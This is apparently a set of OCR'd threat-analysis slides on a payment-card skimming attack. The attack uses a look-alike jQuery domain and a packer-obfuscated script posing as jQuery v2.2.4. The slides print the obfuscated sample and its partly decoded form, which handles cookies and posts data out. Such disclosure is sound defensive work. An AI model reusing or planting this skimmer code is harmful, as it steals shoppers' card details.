
```
$ whois jqueryapistatic.com
   Domain Name: JQUERYAPISTATIC.COM
   Registry Domain ID: 2653166746_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.name.com
   Registrar URL: http://www.name.com
   Updated Date: 2021-11-07T11:11:31Z
   Creation Date: 2021-11-07T11:11:31Z
   Registry Expiry Date: 2023-11-07T11:11:31Z
   Registrar: Name.com, Inc.
   Registrar IANA ID: 625
   Registrar Abuse Contact Email: abuse@name.com
   Registrar Abuse Contact Phone: 7202492374
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Name Server: NS1BDG.NAME.COM
   Name Server: NS2HJL.NAME.COM
   Name Server: NS3CFP.NAME.COM
   Name Server: NS4JPZ.NAME.COM
   DNSSEC: unsigned
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2022-03-05T12:30:50Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
```

05

Threat Analysis:
About Malicious JavaScript

Threat Analysis: Original Obfuscated JavaScript


Attackers use a tool called "/packer/" to obfuscate malicious JavaScript



```
/*! jQuery v2.2.4 | (c) jQuery Foundation | jquery.org/license */
eval(function(p,a,c,k,e,r){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)>35?String.
    fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]||e
    (c);k=[function(e){return r[e]}];e=function(){return'\\w+'};c=1};while(c--)if(k[c])p=p.
    replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}('19["\\7\\Q\\8\\r"](1f(
    b,c,d,e,f,g){f=1f(a){1g(a<c?\'\':f(19["\\y\\8\\j\\o\\7\\13\\m\\9"](a/
    c)))+((a=a%c)>1A?19["\\U\\9\\j\\k\\m\\v"]["\\A\\j\\i\\z\\R\\F\\8\\j\\R\\i\\l\\
    7"](a+1B):a["\\9\\i\\U\\9\\j\\k\\m\\v"](1C))};1q(!\'\'["\\j\\7\\y\\r\\8\\n\\7"](/^/,19["
    \\U\\9\\j\\k\\m\\v"])){1r(d--)g[f(d)]=e[d]||f(d);e=[1f(a){1g g[a]}];f=1f(){1g\'\\\\\\S\\q
    \'};d=1};1r(d--)1q(e[d])b=b["\\j\\7\\y\\r\\8\\n\\7"](1D 19["\\10\\7\\v\\X\\W\\y"](\'\\\\
    \\s\'+f(d)+\'\\\\\\s\',\'\\v\'),e[d]);1g b}(\'\\M \\9\\5\\8\\6\\t\\G \\s\\p\\2\\2\\x\\R\\
    5\\G \\k\\p\\E\\x\\k\\1s\\8\\4\\1a\\x\\k\\q\\q\\6\\t\\N\\5\\s\\p\\p\\2\\2\\6\\s\\p\\8\\4
    \\X\\5\\k\\6\\4\\1h\\5\\h\\H\\6\\x\\v \\s\\q\\p\\2\\L\\2\\q\\8\\4\\X\\5\\k\\6\\4\\1h\\5\\
    h\\H\\6\\u\\z \\s\\u\\M \\1i\\5\\8\\6\\t\\G \\s\\p\\2\\2\\x\\G \\n\\p\\8\\4\\h\\O\\5\\2\\
    L\\2\\6\\x\\R\\5\\G \\k\\p\\E\\x\\k\\1s\\n\\4\\1a\\x\\k\\q\\q\\6\\t\\s\\q\\p\\h\\8\\4\\h
    \\s\\5\\h\\n\\5\\n\\B\\k\\C\\L\\h\\H\\6\\6\\u\\z \\s\\u\\M \\D\\5\\8\\L\\s\\6\\t\\G \\l\\
    p\\F \\Y\\5\\6\\x\\l\\4\\13\\5\\l\\4\\1n\\5\\6\\q\\5\\h\\l\\1t\\h\\7\\6\\6\\x\\w\\4\\Q\\p
    \\8\\q\\2\\p\\2\\q\\s\\q\\2\\x\\1o\\p\\I\\x \\14\\p\\2\\q\\l\\4\\15\\5\\6\\u\\M \\h\\A\\5
    \\8\\L\\s\\6\\t\\G \\l\\p\\F \\Y\\5\\6\\x\\l\\4\\13\\5\\l\\4\\1n\\5\\6\\q\\5\\T\\h\\6\\6
    \\x\\w\\4\\Q\\p\\8\\q\\2\\p\\2\\q\\s\\q\\2\\x\\1o\\p\\I\\x \\14\\p\\2\\q\\l\\4\\15\\5\\6
    \\u\\M \\S\\5\\8\\6\\t\\G \\s\\L\\1b\\p\\F \\h\\v\\5\\2\\5\\1u\\3 \\6\\2\\q\\8\\q\\2\\p\\
    5\\B\\1u\\x\\C\\1t\\6\\5\\x\\3\\1E\\6\\2\\6\\x\\N\\5\\s\\p\\w\\4\\Q\\4\\h\\F\\5\\1b\\6\\6
    \\t\\z \\h\\k\\5\\s\\B\\16\\C\\6\\u\\v\\t\\z \\m\\u\\u\\M \\17\\5\\6\\t\\M \\1j\\5\\8\\L
    \\s\\6\\t\\G \\n\\p\\m\\x\\J\\t\\n\\p\\F \\h\\P\\5\\6\\u\\1k\\5\\7\\6\\t\\n\\p\\F \\h\\V
```

Threat Analysis: 1st Step Decoded JavaScript


Obfuscated JavaScript needs to be decoded twice before it can be decoded.
Here is the malicious code decrypted in the first step.



```
window["\x65\x76\x61\x6c"](function(b, c, d, e, f, g) {
    f = function(a) {
        return (a < c ? '' : f(window["\x70\x61\x72\x73\x65\x49\x6e\x74"](a / c))) + ((a = a % c) > 35 ? window["\x53\x74\x72\x69\x6e\x67"]["\x66
            \x72\x6f\x6d\x43\x68\x61\x72\x43\x6f\x64\x65"](a + 29) : a["\x74\x6f\x53\x74\x72\x69\x6e\x67"](36))
    };
    if (!'' ["\x72\x65\x70\x6c\x61\x63\x65"](/^/, window["\x53\x74\x72\x69\x6e\x67"])) {
        while (d--) g[f(d)] = e[d] || f(d);
        e = [function(a) {
            return g[a]}];
        f = function() {
            return '\\\x77\x2b'
        };
        d = 1
    };
    while (d--) if (e[d]) b = b["\x72\x65\x70\x6c\x61\x63\x65"](new window["\x52\x65\x67\x45\x78\x70"]('\\\x62' + f(d) + '\\\x62', '\x67'), e[d]);
    console.log(b);
}('\x37 \x74\x28\x61\x29\x7b\x35 \x62\x3d\x22\x22\x3b\x43\x28\x35 \x69\x3d\x30\x3b\x69\x3c\x61\x2e\x44\x3b\x69\x2b\x2b\x29\x7b\x38\x28\x62\x3d\x3d
    \x22\x22\x29\x62\x3d\x61\x2e\x45\x28\x69\x29\x2e\x46\x28\x31\x36\x29\x3b\x67 \x62\x2b\x3d\x22\x2c\x22\x2b\x61\x2e\x45\x28\x69\x29\x2e\x46\x28
    \x31\x36\x29\x7d\x6d \x62\x7d\x37 \x47\x28\x61\x29\x7b\x35 \x62\x3d\x22\x22\x3b\x35 \x63\x3d\x61\x2e\x31\x39\x28\x22\x2c\x22\x29\x3b\x43\x28\x35
     \x69\x3d\x30\x3b\x69\x3c\x63\x2e\x44\x3b\x69\x2b\x2b\x29\x7b\x62\x2b\x3d\x31\x61\x2e\x31\x62\x28\x31\x63\x28\x63\x5b\x69\x5d\x2c\x31\x36\x29
    \x29\x7d\x6d \x62\x7d\x37 \x75\x28\x61\x2c\x62\x29\x7b\x35 \x64\x3d\x68 \x48\x28\x29\x3b\x64\x2e\x49\x28\x64\x2e\x4a\x28\x29\x2b\x28\x31\x64\x2a
    \x31\x65\x29\x29\x3b\x33\x2e\x76\x3d\x61\x2b\x22\x3d\x22\x2b\x62\x2b\x22\x3b\x4b\x3d\x2f\x3b \x4c\x3d\x22\x2b\x64\x2e\x4d\x28\x29\x7d\x37 \x31
    \x66\x28\x61\x2c\x62\x29\x7b\x35 \x64\x3d\x68 \x48\x28\x29\x3b\x64\x2e\x49\x28\x64\x2e\x4a\x28\x29\x2b\x28\x2d\x31\x29\x29\x3b\x33\x2e\x76\x3d
    \x61\x2b\x22\x3d\x22\x2b\x62\x2b\x22\x3b\x4b\x3d\x2f\x3b \x4c\x3d\x22\x2b\x64\x2e\x4d\x28\x29\x7d\x37 \x77\x28\x61\x29\x7b\x35 \x62\x2c\x4e\x3d
    \x68 \x31\x67\x28\x22\x28\x5e\x7c \x29\x22\x2b\x61\x2b\x22\x3d\x28\x5b\x5e\x3b\x5d\x2a\x29\x28\x3b\x7c\x24\x29\x22\x29\x3b\x38\x28\x62\x3d\x33
    \x2e\x76\x2e\x31\x68\x28\x4e\x29\x29\x7b\x6d \x31\x69\x28\x62\x5b\x32\x5d\x29\x7d\x67\x7b\x6d \x6e\x7d\x7d\x37 \x4f\x28\x29\x7b\x37 \x50\x28\x61
    \x2c\x62\x29\x7b\x35 \x63\x3d\x6e\x3b\x79\x7b\x63\x3d\x68 \x31\x6a\x28\x29\x7d\x7a\x28\x65\x29\x7b\x63\x3d\x68 \x31\x6b\x28\x22\x31\x6c\x2e\x31
    \x6d\x22\x29\x7d\x63\x2e\x31\x6e\x28\x22\x31\x6f\x22\x2c\x62\x2c\x31\x70\x29\x3b\x63\x2e\x31\x71\x28\'\x31\x72\x2d\x31\x73\'\x2c\'\x31\x74\x2f
    \x78\x2d\x31\x75\x2d\x31\x76\x2d\x31\x77\'\x29\x3b\x63\x2e\x31\x78\x28\x22\x26\x31\x79\x3d\x22\x2b\x61\x29\x7d\x37 \x51\x28\x29\x7b\x79\x7b\x35
```

Threat Analysis: 2nd Step Decoded JavaScript (Case A)

Here is some of the malicious code that was decrypted in the second step.
You can see that the credit card information is sent to Googlevapis, which imitates Google.
The URL of the information upload destination was changed for each e-commerce site or payment service that was tampered with.

